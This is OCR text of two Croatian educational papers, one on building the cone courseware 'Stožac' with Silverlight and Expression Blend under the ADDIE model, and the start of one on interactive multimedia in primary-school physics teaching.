U nastavku rada više će riječi biti o izradi programske potpore za učenje temeljene na WWW-u (courseware). Takvi materijali uglavnom namijenjeni za samostalno učenje (WWW priručnici), vrlo često su objavljeni kao dio cjelovitog web sjedišta nekog predmeta, a ne kao zasebne cjeline na web serveru. WWW priručnici se razlikuju po njihovoj interaktivnosti i količini multimedijskih elemenata koje sadrže. Najučinkovitiji način obuke predstavljaju interaktivni multimedijski WWW priručnici kod kojih je zastupljena grafika, zvuk i video te imaju mogućnost odgovora na akcije korisnika u stvarnom vremenu, na primjer korištenjem simulacija. [3]

U drugom poglavlju opisuje se ADDIE model dizajna koji se koristi kod izrade coursewarea. Za konačnu realizaciju interaktivnih WWW priručnika potrebne su moderne tehnologije, pa će upravo o jednoj takvoj, Silverlightu, biti više riječi u trećem poglavlju. Četvrto poglavlje posvećeno je opisu izrade coursewarea „Stožac" pomoću programa Microsoft Expression Blend. Ovaj courseware namijenjen je osnovnoškolcima koji se pomoću njega upoznaju s pojmom stošca te njegovim oplošjem i obujmom. Gotovi courseware moguće je vidjeti na web adresi http://ahyco.ffri.hr/stozac/. Zaključak rezimira iskustava o prednostima i nedostacima Silverlight tehnologije i Expression Blend programa za izradu sadržaja za učenje.

II. PROGRAMSKA POTPORA ZA UČENJE (COURSEWARE)

A. Osnovni pojmovi

Programska potpora za učenje (*courseware*) jedna je od najvažnijih komponenti u cijelom sustavu temeljenom na uporabi računala u nastavi no njezina izrada nije nimalo lagan proces za nastavnike.

Na samom početku programe za učenje su izrađivali profesionalni programeri, zbog složenosti programskih alata za izradu. To je bio veliki problem jer su u procesu

izrade materijala za samostalno učenje trebali sudjelovati nastavnici koji bolje poznaju nastavne sadržaje uključene u programe, a ne profesionalni programeri. Kasnije se razvijaju autorski sustavi za izradu hipermedijskih aplikacija, uz pomoć čijih alata je jednostavnije izraditi programe koji sadrže hipertekst, razne grafičke elemente, zvuk, animaciju, video. Primjeri takvih sustava su Macromedia Director, Authorware Professional, Macromedia Flash, a u novije vrijeme se počinje koristiti Microsoft Expression Blend.

Prilikom dizajniranja WWW courseware-a treba voditi računa o pravilima dobrog web dizajna koja se primjenjuju pri dizajniranju web stranica općenito. Dizajn web stranice treba biti privlačan i atraktivan te omogućiti korisnicima jednostavno i intuitivno kretanje ili "navigacija" po web stranicama. Osnovni principi dobrog web dizajna uključuju i: poravnanje elemenata na stranici, određeni intenzitet boja, veličinu i font slova (serifni fontovi za naslove, a sans-serifni za ostale tekstualne sadržaje), navigacijske elemente koji se uvijek trebaju nalaziti na istom mjestu…

Izrada WWW coursewarea razlikuje se u odnosu na izradu „klasičnog" web sjedišta. WWW courseware namijenjen je za obrazovanje te predstavlja posebnu vrstu hipermedijske aplikacije. Posebnost kod izrade takvih aplikacija vezan je uz prikupljanje i izradu multimedijskih elemenata: grafike, animacije, zvučnih, video spotova, te određivanje hiperveza, ali i poštivanje svrhe i ishoda učenja koji se žele ostvariti s budućim korisnicima - učenicima.

Programska potpora za učenje (courseware) sastoji se od nastavnog sadržaja, koji je podijeljen u određene cjeline - module, poglavlja, lekcije… Osim toga treba sadržavati i sljedeće elemente: naslovnicu, obrazovne ciljeve ili ishode učenja, sadržaj, indeks, rječnik, pretraživanje, mapu, upute za korištenje, popis literature i linkova, komunikaciju (primjerice putem običnog e-maila, web formi za unos komentara, foruma…), provjeru znanja ili testove. [3]

B. ADDIE model

ADDIE (eng. *Analyze, Design, Develop, Implement, Evaluate*) je model dizajna koji se koristi za izradu coursewarea. Tim modelom služit će se i kod izrade coursewarea "Stožac" jer je jedan od popularnijih modela izrade ne samo coursewarea već i online tečajeva. [1]

Faze ili koraci ADDIE modela su analiza, dizajn, razvoj, implementacija i evaluacija. Rezultat neke faze koristi se kao ulaz ili početna osnova sljedeće faze. Pri tome treba napomenuti da se evaluacija vrši na kraju svake faze, što je vidljivo i sa Slike 1.

Vrlo je bitno i održavanje sadržaja za učenje koji je postavljen na web server. Pod tim se misli da ga je potrebno obnavljati, nadopunjavati i mijenjati, ali i osigurati da s tehničke strane WWW aplikacija radi kako je na početku zamišljena. [3]

C. Silverlight

Silverlight je dodatak (*plug-in*) mrežnim preglednicima za prikaz različitih vrsta sadržaja čime se omogućava izgradnju bogatih internetskih programa (*RIA – Rich Internet Applications*). [5]

Smatra se da je nastao kao Microsoftov odgovor na Adobove Flash, koji je prije petnaestak godina započeo kao alat za izradu animirane grafike da bi se danas razvio u platformu za razvoj interaktivnog sadržaja. Flash je alat koji dizajneri koriste za izradu prezentacija, aplikacija i ostalih sadržaja koje omogućuju interakciju sa korisnicima. Omogućava izradu animacija ili kompletnih web stranica. Iako se Silverlight po svemu ovome ne razlikuje od Flasha, ipak će biti privlačniji .NET programerima, jer će oni moći praviti aplikacije u poznatom okruženju i s poznatim .NET jezicima (poput C#). Iako Silverlight još nije toliko prisutan na Internetu, može se očekivati da će se u budućnosti koristiti sve više pogotovo što njegov razvojni tim objavljuje nove, sve bolje verzije. [6]


Osim što je zanimljiv programerima, Silverlight privlači i brojne web dizajnere jer im omogućava stvaranje aplikacija i dodavanje interaktivnosti bez potrebe za pisanjem kôda te jedinstveno oblikovanje aplikacije. Kako bi dizajneri izradili interaktivne Silverlight mrežne stranice bogate multimedijom, pomažu im Expression Studio alati. Ovi alati omogućuju dizajniranje širokog raspona Web sjedišta i aplikacija s opsežnim skupom sadržajnih elemenata, od vektorske/bitmapa grafike, teksta, videa i glazbe do animacija, efekata i najnovijih Silverlight mogućnosti: Deep Zoom (duboko zumiranje), Pivot. [2]

Kako bi otvorili Silverlight stranicu u nekom pregledniku, potrebno je prethodno instalirati odgovarajući dodatak (plug-in), što se odmah nudi. Vrlo je bitno napomenuti da je dodatak (plug-in) male veličine.

Aplikacija koja se kreira za Silverlight jednako će raditi u svim preglednicima: na Internet Explorer-u, Firefox-u i Safari-u na Windows, Mac i Linux operativnim sustavima. Silverlight na različitim platformama i preglednicima ima potpuno istu funkcionalnost, osiguravajući tako jednako iskustvo za sve korisnike. [2]

Silverlight se često promatra kao Internet izdanje WPF-a (*Windows Presentation Foundation*), pa je njegova radna verzija (prva verzija) nosila naziv WPF/E (Windows Presentation Foundation/Everywhere). WPF je grafički sustav za prikazivanje korisničkih sučelja u aplikacijama temeljenima na sustavu Windows. [4]

Videozapisi, zvuk, slike, interaktivnost, animacije i raskošna podrška za 3D – samo su neki od ključnih



Slika 1. ADDIE model dizajna

elemenata WPF-a, a isto tako i Silverlighta. Programski kôd potpuno je razdvojen od sučelja (izgleda samog programa), to znači da su u jednoj datoteci opisani svi elementi sučelja, animacije i oblici interakcije, a da je kôd, odnosno sama programska logika, smješten u odvojenoj datoteci. [5]

Sukladno tome, Microsoft je osmislio XAML (*eXtensible Application Markup Language*) kao opisni jezik za sučelja. XAML-om se opisuju i povezuju različiti elementi korisničkog sučelja. Cilj mu je ujediniti brojne uobičajene elemente korisničkog sučelja, kao 2D/3D prikazivanje, fiksne i prilagodljive dokumente, vektorsku grafiku i runtime animacije. Kôd, tj. programska logika, nalazi se u tzv. *code – behind* datoteci koja je logički povezana sa svojom XAML datotekom tako da su dizajn i logika u pozadini posve neovisni. Time je omogućena suradnja između dizajnera i razvojnih inženjera bez potrebe za kompromisima s bilo koje strane. Kôd se u *code behind* datoteci piše u nekom od pravih .NET jezika – Visual Basicu ili, što je češći slučaj, u C#. [4]

III. IZRADA COURSEWAREA „STOŽAC“

Kako bi se pokazalo u kojoj mjeri je moguće pomoću Expression Blend alata načiniti jednako kvalitetnu multimedijsku web prezentaciju prikladnu za e-učenje (courseware) kao što je to moguće uz pomoć Flash ili Expression Web alata, krenulo se u izradu coursewarea "Stožac". Pokazalo se da je Blend prikladan za izradu bogatog multimedijskog coursewara, ali se čini da je izrada web prezentacije ipak daleko lakši posao ukoliko se koriste Flash ili Expression web.

Prema mišljenju stručnjaka iz Microsofta, Expression Blend je prvenstveno namijenjen izradi dijelova web stranica kao što su multimedijski dijelovi (animacije, prijelazi, video…). Kako bi se mogle iskoristiti sve mogućnosti Silverlight tehnologije potrebno je poznavanje C# ili nekog od ASP.NET jezika.

U nastavku će se kroz faze ADDIE model dizajna opisati kako je tekla izrada jedne multimedijske web prezentacije prikladne za e-učenje. U tijeku izrade bile su potrebne tek manje intervencije u C# kôd budući je upravo C# programski jezik kojeg se odabralo prilikom kreiranja projekta.

A. *Analiza izrade web coursewarea „Stožac“*

Na samom početku odlučeno je da će tema coursewarea biti stožac, što podrazumijeva upoznavanje sa uspravnim stošcem, njegovim glavnim elementima, te formulama za izračunavanje oplošja i obujma stošca.

Nakon toga važno je bilo odrediti tko su korisnici kako zbog sadržaja, tako i zbog samog izgleda courseawarea (boja, slika, animacija…). U ovom slučaju korisnici bi trebali biti učenici osmog razreda osnovne škole, u dobi između 13 ili 14 godina.

Potrebno je odabrati i pripremiti programsku podršku, instalirati Microsoft Expression Blend program. Korisno je u tome slučaju instalirati cijeli Microsoft Expression Studio paket, potrebno je instaliranje platforme Silverlight, a za korisnike coursewarea „Stožac“ bitno je da instaliraju Silverlight plug-in, kako bi mogli otvoriti sam courseware u nekom od web preglednika.

B. *Dizajniranje kod izrade web coursewarea „Stožac“*

U fazi dizajniranja bilo je potrebno detaljno razraditi obrazovne ciljeve učenja, odnosno koje vještine i znanja se želi da učenici steknu nakon korištenja coursewarea. Zaključilo se da bi učenici nakon završetka učenja pomoću coursewara trebali biti sposobni:


- Definirati stožac, os stošca, visinu stošca, izvodnicu stošca, mrežu uspravnog stošca
- Primijeniti formule za izračunavanje površine kruga i kružnog isječka
- Koristiti opću formulu za izračunavanje oplošja nekog geometrijskog tijela, te formulu za izračunavanje volumena valjka
- Izvesti formule za izračunavanje oplošja i obujma stošca
- Primijeniti u zadacima formule za izračunavanje oplošja i obujma stošca.

Ova faza sastoji se od dva dijela: izrade mape i izrade skice i opisa stranica.

Mapa (slika 2) prikazuje odnose koji postoje između web stranica koje čine coursewarea, dok izrada skice i opisa stranica podrazumijeva grafički prikaz ekrana, tekst koji opisuje funkcionalnost stranice, te popis imena svih datoteka koje će se koristiti.

Pozadina cijelog coursewarea „Stožac“, pa i naslovnice zamišljena je kao stol na kojem se u prvom planu nalazi bilježnica sa spiralnim uvezom, a u gornjem desnom kutu stola je školski pribor, te jabuka kao motivacija učenicima da umjesto čokolade za užinu pojedu jabuku. Na koricama bilježnice nalazi se Deep Zoom mozaik, koji sadrži niz slika (ne nužno visoke rezolucije). Na slikama se nalaze predmeti, motivi iz prirode koji imaju oblik stošca (slika 3). Te sličice iz svakodnevnog života učenicima bi trebale poslužiti kao motivacija za proučavanje sadržaja koji slijedi. Bilježnica ima naljepnice-pokazivače na neki od sadržaja bilježnice. „Naljepnice-pokazivači“ čine zapravo vertikalnu, odnosno horizontalnu navigaciju. Pri čemu horizontalna navigacija služi za kretanje po sjedištu coursewarea, dok navigaciju kroz sadržaj coursewarea omogućava vertikalna navigacija. Na svakoj stranici coursewarea nalazi se logo coursewarea koji vodi na prvu stranicu bilježnice na kojoj se nalazi dobrodošlica učenicima, te kratka animacija u kojoj se između kugle,

Slika 2. Mapa coursewarea „Stožac“



Slika 3. Naslovnica coursewarea „Stožac“

valjka i stošca izdvaja stožac kao rotacijsko tijelo o kojem će više riječi biti kroz sadržaj coursewarea.

Jednu od stranica bilježnice čini i poglavlje „Obujam stošca“ (slika 4). Na toj stranici nalazi se video element, animacija, te tekstualni elementi. Na samom dnu stranice nalaze se gumbi za navigaciju kroz sadržaj. Ukoliko se pređe pokazivačem miša preko vertikalne navigacije (navigacija kroz sadržaj) pojavit će se pitanje, odnosno nedoumica na koju bi učenici trebali odgovoriti nakon što savladaju dotični sadržaj. Ti problemi u kojima su se našli neki njihovi vršnjaci trebali bi motivirati učenike, te ih uputiti u primjenjivost sadržaja koji slijedi u svakodnevnom životu. I video element, kao i animacija čine sadržaj učenicima zanimljiviji za razliku od statičnih knjiga. Video element je veličine 10.2 MB, u trajanju od dvije minute i 18 sekundi (02:18) [7]. U jednom dijelu se učeniku postavlja pitanje, ukoliko ne zna odgovor potrebno je da pokazivačem miša odabere

Slika 4. Stranica coursewarea „Obujam stošca“

„ljubicastiUpitnik“ i pojavit će se odgovor na pitanje. Nakon što korisnik odgleda video klikne li pokazivačem miša na sliku „Smješka“ započet će animacija koja će ga „voditi“ do formule za izračunavanje obujma stošca.

C. Razvoj web coursewarea „Stožac“

Za razvoj coursewarea bili su posebno važni Deep Zoom, video, te animacijski elementi.

Deep Zoom omogućava stavljanje stotina HD fotografija (fotografija velike rezolucije) na samo jednu web stranicu. Fotografije se prikazuju u malom formatu, ali opcija Deep Zoom omogućava povećavanje slike do najsitnijih detalja.

U ovoj fazi posebno je bitno opisati kako se izrađuje jedna Deep Zoom stranica. Kako bi kreirali Deep Zoom stranicu bilo je potrebno instalirati novi alat, Deep Zoom Compser. Microsoft Deep Zoom Composer je koristan alat koji omogućava pripremu slika koje će koristiti Deep Zoom značajke u nekoj Silverlight aplikaciji. Ima vrlo skromno sučelje, te je jednostavan za korištenje i ne zahtijeva mnogo resursa.

Nakon što se odrede slike za Deep Zoom mozaik, potrebno ih je dodati u Deep Zoom projekt, te im dodijeliti veličinu koja će se prikazati prilikom pokretanja stranice. U konačnici moguć je izvoz u jednom od mogućih predložaka. Za potrebe coursewarea odabran je predložak Expression Blend + Source. Na taj način nastao je Expression Blend projekt, kojeg je potrebno povezati sa Expression Blend courseware „Stožac“ projektom.

Kao i kod grafike, tako i kod videa potrebno je video datoteku prethodno pripremiti za korištenje na webu. To bi značilo da video datoteka treba biti u jednom od komprimiranih formata koji se koriste na webu (Quick Time, AVI, WMF, MPEG, ASF…). U slučaju videa korištenog u coursewareu, video „Obujam stošca“, koristio se Windows Media format, Microsoftov video standard.

Ugradnja videa u web stranicu pomoću Blend alata vrlo je jednostavna, pokazivačem miša se na stranicu dovuče video datoteka, i video je na web stranici. Preostaje još ugradnja kontrola, odnosno gumba za pokretanje videa, zaustavljanje…Kako bi se dodijelile određene akcije gumbima, bilo je potrebno intervenirati i u C# kôd.

Gumbe je bilo potrebno urediti. Za početak dodijeljen im je određeni simbolički izgled, na primjer strelica kao oznaka za pokretanje videa. Dodaju im se određene akcije, na primjer prilikom prelaska pokazivača miša preko gumba, gumb se poveća, a ukoliko se klikne na isti, gumb se smanji odnosno dobije se efekt „udubljenja gumba“.

D. Implementacija web coursewarea „Stožac“

U fazi implementacije predstavlja se program grupi korisnika što izlazi iz domene ovog rada, pa je ovaj element izostao.

Glavni cilj izrade coursewarea „Stožac“ bio je pokazati kakve mogućnosti nudi Blend u izradi jednog coursewarea, te koliko je u konačnici teško (ili lako) uz pomoć istoga realizirati jednu multimedijsku web stranicu namijenjenu e-učenju. Upravo zbog toga iz courseawrea je izostala provjera znanja. Kod izrade testova koristili bi druge WWW tehnologije, primjerice Hot Potatoes alat. [9]

E. Evaluacija web coursewarea „Stožac“

Faza evaluacije provodi se tijekom cijelog procesa izrade courseawrea „Stožac“. Postoje dva segmenta procjene coursewarea, a to su tehnički i obrazovni. Što se tiče tehničke strane bilo je potrebno provjeriti da svi elementi coursewarea ispravno rade, na primjer animacije se pokreću onako kako se zamislilo, traka za upravljanje videom ispravno radi, gumbi vode na odgovarajuću stranicu… Isto je potrebno provjeriti nakon postavljanja coursewarea „Stožac“ na server (http://ahyco.ffri.hr/stozac/). Tu je također bitno razmotriti kako courseware radi, odnosno izgleda na monitorima različite rezolucije, na različitim platformama i web preglednicima. Silverlight će jednako raditi na različitim platformama i različitim web preglednicima, pa kod postavljanje na server nema većih poteškoća.

Vrednovanja s obrazovne strane nije provedeno u sklopu ovog rada. Trebalo je promatrati korisnike u radu sa coursewareom „Stožac“, gdje nailaze na poteškoće, koji dio gradiva im nije dovoljno jasno predočen, te u skladu s tim donijeti odluku o tome što i na koji način treba kod coursewarea mijenjati.

IV. ZAKLJUČAK

Razvoj tehnologija kakva je Silverlight, te alata Expression Blenda otvorio je velike mogućnosti za izradu bogatih multimedijskih aplikacija iz brojnih područja ljudske djelatnosti kao što su medicina, građevinarstvo, proizvodnja, marketing i slično. U ovom radu pokušalo se ukazati na veliki značaj te tehnologije u obrazovanju, odnosno pri izradi multimedijskog coursewarea.

Kao primjer se uzela izrada courseware na temu "Stožac" za učenike osnovnoškolskog uzrasta. Iako je moguće na taj način prikazati i druge nastavne sadržaje, prednost se daje nastavnim sadržajima koje je moguće prikazati pomoću raznovrsnih multimedijskih elemenata, poput animacije, videa, zvuka, slika i crteža. Nešto manje će do izražaja doći moć ove tehnologije ukoliko je potrebno prikazati mnogo tekstualnog sadržaja, te kod izrade testova za provjeru znanja. Za takve sadržaje bi prikladniji bio klasični web kao hipermedijski sustav ipak pretežno temeljen na hipertekstu i slikama, a manje na ostalim medijskim elementima. Za provjere se mogu koristiti jednostavni alati poput HotPotatosa.

Današnji digitalni priručnici često su samo statične verzije postojećih tekstualnih udžbenika, iako se ponekad odmah nazivaju multimedijskima. Upravo Blend, kao i Silverlight općenito omogućit će izdavačima i nastavnicima stvaranje interaktivnih web aplikacija koje bi zaista i predstavljale interaktivne multimedijske WWW priručnike, a ne samo digitalizaciju tradicionalnih.

Današnja mlada populacija odrasta uz računala, mobitele i Internet koji nude jako puno zabave. S druge strane neinteresantni, suhoparni udžbenici i jednako tako monotona nastava ih sve više odbijaju. Rješenje ovog problema upravo se nalazi u web sjedištima nastavnih predmeta u sklopu kojih će se nalaziti atraktivne multimedijske aplikacije. Na taj način ih se motivira, a isto tako omogućuje da se kroz zabavu, realistično predstavljene apstraktne procese, te simulacije ostvare temeljni zadaci podučavanja. Za izradu coursewarea postoje brojne tehnologije, a u ovom radu je predstavljena jedna vrlo „mlada“ tehnologija: Silverlight.

Prilikom izrade coursewarea „Stožac“ pokazalo se da tehnologija Silverlight nudi brojne mogućnosti za prikaz obrazovnog sadržaja. Pri tome je važno napomenuti kako ta tehnologija nije pogodna za izradu cjelokupnog coursewarea, nego tek nekih njegovih dijelova, za stvaranje intuitivne navigacije, atraktivnog Deep Zooma, animacije, video sadržaja.

Suvremeni pristupi koji doprinose uspješnijoj nastavi fizike u osnovnoj školi (primjeri iz nastavne prakse)

Mladen Klaić, Mario Dumančić
Osnovna Škola Brestje - Sesvete, Potočnica bb, Zagreb
Učiteljski fakultet u Zagrebu, Savska cesta 77., Zagreb, Hrvatska
mladen.klaic@zg.t-com.hr, mario.dumancic@ufzg.hr

Sažetak - Razvoj informacijsko komunikacijske tehnologije (IKT-a) i njezina primjena u nastavnom procesu iz temelja mijenjaju bit današnjeg procesa obrazovanja. Informatičke učionice i računala s različitim multimedijskim sadržajima kao i internetska mreža danas su stvarnost naših škola. U učionicama se sve više koristi odgovarajuća standardna informatička oprema (računala ili tableti s fiksnim LCD projektorom, interaktivne ploče i sl.). Uz takav standard i opremu u školama neophodni su sustavno pripremljeni, objedinjeni i primjereni multimedijski interaktivni sadržaji. Već danas je na tržištu dostupno mnoštvo elektroničkih nastavnih sadržaja (koji uglavnom prate školski udžbenik) ili elektroničkih materijala dostupnih putem Interneta. Međutim, još uvijek je mali broj sustavnog i metodički primjerenog materijala za samostalni rad i interaktivnu vježbu kao i za provjeru znanja učenika iz svih predmeta, a posebice iz predmeta fizike u osnovnoj školi. Cilj ovog rada je prikazati moguće pristupe nastavi fizike uz pomoć multimedijskih interaktivnih sadržaja.

I. UVOD

Multimedijski interaktivni obrazovni nastavni materijali imaju za cilj potaknuti razvoj učeničke znatiželje i učeničkog istraživanja kroz malo drugačiji pristup. Multimedijalna nastava, uz uobičajeno gradivo, obuhvaća i niz dodatnih materijala, poput ilustracija, simulacija, prezentacija, interaktivnih zadataka za provjeru znanja i slično. Specifičnost nastave prirodoslovnih predmeta u osnovnoj školi potiče uporabu digitalnih multimedijskih CD-a. Dosadašnja iskustva su nam pokazala da ih učenici odlično prihvaćaju. U izvođenju nastave fizike u osnovnoj školi mnogo je suvremenih oblika i načina rada (postupaka) kojima možemo ostvariti učinkovito učenje i primjenu praktičnih znanja iz ovog nastavnog predmeta.

II. STANJE U ŠKOLSTVU - OPIS PROBLEMA

Mnogi se među nama slažu s činjenicom da je fizika osobit nastavni predmet i da još uvijek u našim školama mnogi učenici pokazuju izvjesnu odbojnost prema ovom nastavnom predmetu. Prema opsežnom empirijskom istraživanju, kojega su proveli stručnjaci Instituta za društvena istraživanja u Zagrebu[10], na ljestvici nepopularnih predmeta fizika zauzima treće mjesto, i to ponajviše zbog težine i nerazumljivosti, ali dobrim dijelom i zbog nedovoljne didaktičko-stručne osposobljenosti pojedinih učitelja u našim školama koji ostaju vjerni uobičajenom klasično-pedagoškom pristupu u izvođenju nastave.

S obzirom na vremenski odmak od ovog istraživanja možemo pretpostaviti da je stanje s izvođenjem nastave fizike u našim školama danas umnogome bolje s obzirom na uvođenje HNOS-a, novog Nastavnog plana i programa, opremanja škola novom nastavnom opremom i suvremenim tehnologijama, ali i boljom organizacijom permanentnog stručnog osposobljavanja učitelja u proteklom razdoblju. No ni danas ne možemo biti previše zadovoljni s programima i nastavom fizike u pogledu zahtjeva suvremenosti, a koji se tiču brojnih inovacija i tehničkih postignuća kojima svakodnevno svjedočimo. Dakle, pred nastavom fizike stoji ozbiljan zadatak da u predstojećim reformsko-obrazovnim promjenama i prilagodbama učinimo što je moguće više kako bi se slika fizike u očima naših učenika popravila i poboljšala s obzirom na njezino mjesto i zadaću koje su joj namijenila suvremena znanstvena i društvena kretanja u svijetu.

Učenici doživljavaju svijet oko sebe s velikim interesom i bez predrasuda. U svom životnom okruženju žele njime, što je moguće više, ovladati koristeći se svojim spoznajama, vještinama i sposobnostima. Jednako tako, učenici žele da im nastava bude inovativna, kreativna i zanimljiva kako bi se u nju uključili sa znatiželjom i oslobođeni bilo kakvih stega, a s ciljem da zadovolje i svoje interese i svoje osjećaje, odnosno da upoznaju i primjenjuju sve iskustvene spoznaje koje su relevantne unutar kruga njihovih životnih izazova.

III. PRIMJENA RAČUNALNIH TEHNOLOGIJA

Razvoj računalne tehnologije (ITC-a) i uvođenje računalnih pomagala u škole iz temelja mijenjaju bit današnjeg procesa obrazovanja. Informatičke učionice i računala s različitim multimedijskim sadržajima kao i računalna mreža danas su stvarnost naših škola. Pa i u klasičnim učionicama sve više koristimo odgovarajuću standardnu informatičku opremu (računala ili tableti s fiksnim LCD projektorom, interaktivne ploče i sl.). Uz takav standard i opremu u školama su neophodni i sustavno pripremljeni, objedinjeni i primjereni multimedijski interaktivni sadržaji. Već danas je na tržištu dostupno mnoštvo elektroničkih medija (koji uglavnom «kompletiraju» školski udžbenik ili su pak proizvod nezavisne podrške putem Interneta (poput portala za

škole1 ili nacionalnog portala za učenje na daljinu Nikola Tesla 2), a u porastu je i broj obrazovnih portala s appletima iz fizike (poput Phet interaktivnih simulacija3). Međutim, još uvijek je mali broj sustavnog i metodički primjerenog materijala za samostalni rad i interaktivnu vježbu kao i za provjeru znanja učenika osnovnoškolske dobi iz predmeta fizike. Razvojem ICT tehnologije posebice Interneta otvara se mogućnost kombiniranja klasične nastave s uporabom interaktivnih materijala na CD-ima ili putem web servisa. U literaturi možemo pronaći modele korištenja interaktivnih multimedijskih sadržaja uz pomoć CD-a pod nazivom „hibridni model"[9] ili korištenje klasične nastave s elementima učenja na daljinu kao „isprepleteni model"[1]; [3]. Svaki od ovih modela omogućuje isporuku interaktivnih materijala učenicima. Specifičnost hibridnog modela je u tome što koristi CD kao osnovni mediji isporuke interaktivnih materijala. Ovaj model ne zahtjeva pristup Internetu, pa ga je moguće koristiti u onim učionicama i školama koje u učionicama prirodoslovnih predmeta nemaju pristup Internetu. Isprepleteni model korištenja interaktivnih nastavnih materijala koristi Internet, odnosno web servise kao osnovu isporuke materijala učenicima. Ovaj model je pogodan za korištenje uvijek kada učenik ima pristup Internetu iz učionice ili od doma.

Planiranjem razvoja novih nastavnih materijala iz fizike poput udžbenika fizike, vježbenice, zbirke zadataka, nastavnih listića, pokusa i drugo pokušamo kreirati interaktivne nastavne materijale korištenjem hibridnog modela. Interaktivni nastavni materijali iz fizike bi učenicima naših osnovnih škola na zanimljiv, suvremen i inovativan način mogli pomoći ući u svijet znanosti i eksperimenta da što lakše ovladaju zakonitostima i spoznajama koje će moći primjenjivati u svakodnevnom praktičnom životu. Interaktivni nastavni materijali s djelomično obrađenim programom fizike za 7. i 8. razred osnovne škole omogućuju učenicima da, služeći se računalom, brže, bolje i učinkovitije ovladaju temeljnim znanjima iz svijeta fizike.

Interaktivni multimedijski CD-i, pridodani udžbenicima iz fizike za 7. i 8. razred osnovne škole, provjereni su i znanstveno-pedagoški valorizirani u vremenu od prosinca 2009. do veljače 2010. godine na populaciji od 1248 učenika sedmih i osmih razreda, u 8 škola grada Zagreba i Zagrebačke županije. U eksperimentalnoj skupini (učenici koji su učili fiziku pomoću računala) bilo je sveukupno 524 učenika, dok je kontrolna skupina (koja je zadane cjeline i teme iz fizike izučavala na uobičajeni, tradicionalan način) brojila sveukupno 724 učenika. Samo istraživanje ukazalo je na važnost primjene ovakvih multimedijskih nastavnih materijala u nastavi fizike jer je eksperimentalna skupina, koja je radila s interaktivnim obrazovnim sadržajima pomoću CD-a, u odnosu na kontrolnu skupinu, bila daleko uspješnija i s većom je motivacijom pristupila rješavanju provjere znanja, odnosno pokazala je u prosjeku 10-postotne bolje rezultate u svladavanju programiranih nastavnih sadržaja iz fizike u 7. ili pak u 8. razredu osnovne škole*.

Računalni interaktivni obrazovni sadržaji uspješno nadograđuju postojeće klasične nastavne materijale (složene pokuse, udžbenik, vježbenicu, zbirku zadataka i dr.). Oni su usmjereni na specifične nastavne teme (matematičke relacije, tablični i grafički prikaz međusobnih fizikalnih veličina) koji se uz pomoć multimedijskih interaktivnih sadržaja jednostavnije i lakše usvajaju, a njima učenici samostalno provjeravaju i usvajaju nova znanja.

Rezultati ovakvog istraživanja mogu biti od koristi i drugim učiteljima – praktičarima predmetne nastave prirodne skupine predmeta, ali i svim drugim učiteljima u osnovnoj školi koji koriste različite multimedijske sadržaje na računalu u svom odgojno-obrazovnom radu. Statistička obrada ukazuje kako i koliko se u procesu učenja pomoću računala, a u kraćem vremenskom periodu i opuštenijem ozračju, može pospješiti učinkovitost učenja fizike te kako se učenike može što bolje motivirati za ovakav vid učenja. Detaljnijom analizom možemo uočiti koliko su im tako prezentirani nastavni sadržaji poticajni i motivirajući i koliko doprinose atraktivnosti nastave fizike u našim školama primjenom računalne tehnologije u odgojno-obrazovnom procesu.

Potrebno je svakako istaći da je za ovakav inovativni rad u nastavi važna dobra stručno-metodička naobrazba, osobno umijeće, motiviranost, snalažljivost i bogato praktično iskustvo učitelja – voditelja u ovakvom suvremeno oblikovanom obrazovnom procesu. Veliko je zadovoljstvo i samih učenika pri korištenju suvremenih ITC tehnologija kako u školi, tako i kod kuće. Upravo takvim pristupom može se pridonijeti boljoj, drugačijoj, raznovrsnijoj i plodonosnijoj nastavi fizike u školi.

Na programiranim CD-ima nalaze se primjereno metodički oblikovani nastavni materijali koji se koriste uz redovitu nastavu fizike u osnovnoj školi, a koje učenici mogu neograničeno puta samostalno koristiti i uvježbavati pojedine dionice programa u obiteljskom krugu. Važno je istaći i to što ovi multimedijski CD-i pokazuju kvalitetnu animacijsku obradu programirane nastavne građe iz fizike, a posebna im je odlika što mogu poslužiti i kao temeljni i kao dodatni izvor znanja iz fizike u 7. i 8. razredu osnovne škole. Od idejnog rješenja, programiranja pa sve do njihove sadržajne realizacije, ovi interaktivni CD-i odlikuju se svojom originalnošću i posebnošću u odnosu na sve druge slične multimedijske uratke. Oni prikazuju i dobru metodičku razrađenost pojedinih fizikalnih pojava i zakonitosti. Primjera radi spomenimo ovdje animirani istovremeni grafički i tablični prikaz tijela, zorno prikazan na crtežu od svoje početne, srednje do krajnje točke s detaljnim tumačenjem.

Na kraju evo samo nekoliko ilustrativnih primjera sučelja koji zorno pokazuju kako je moguće na

[1] http://www.skole.hr (10.09.2011)
[2] http://lms.carnet.hr (10.09.2011)
[3] http://phet.colorado.edu (20.09.2011)

* M. Klaić, *Računalno samoučenje i samovrjednovanje iz nastavnog predmeta fizike u osnovnoj školi*, magistarski rad, PMF Split, 2011.

lagan, poticajan i atraktivan način pristupiti učenju gradiva iz fizike u osnovnoj školi, a koji se nalaze programirani u navedenim CD-ima. Koriste se u skupnom ili u individualnom pristupu samoučenju pomoću računalne tehnologije. Oni bez sumnje osuvremenjuju i poboljšavaju kvalitetu rada i znanja u nastavi fizike.

IV. METODIČKI PRISTUP POMOĆU INTERAKTIVNIH SADRŽAJA

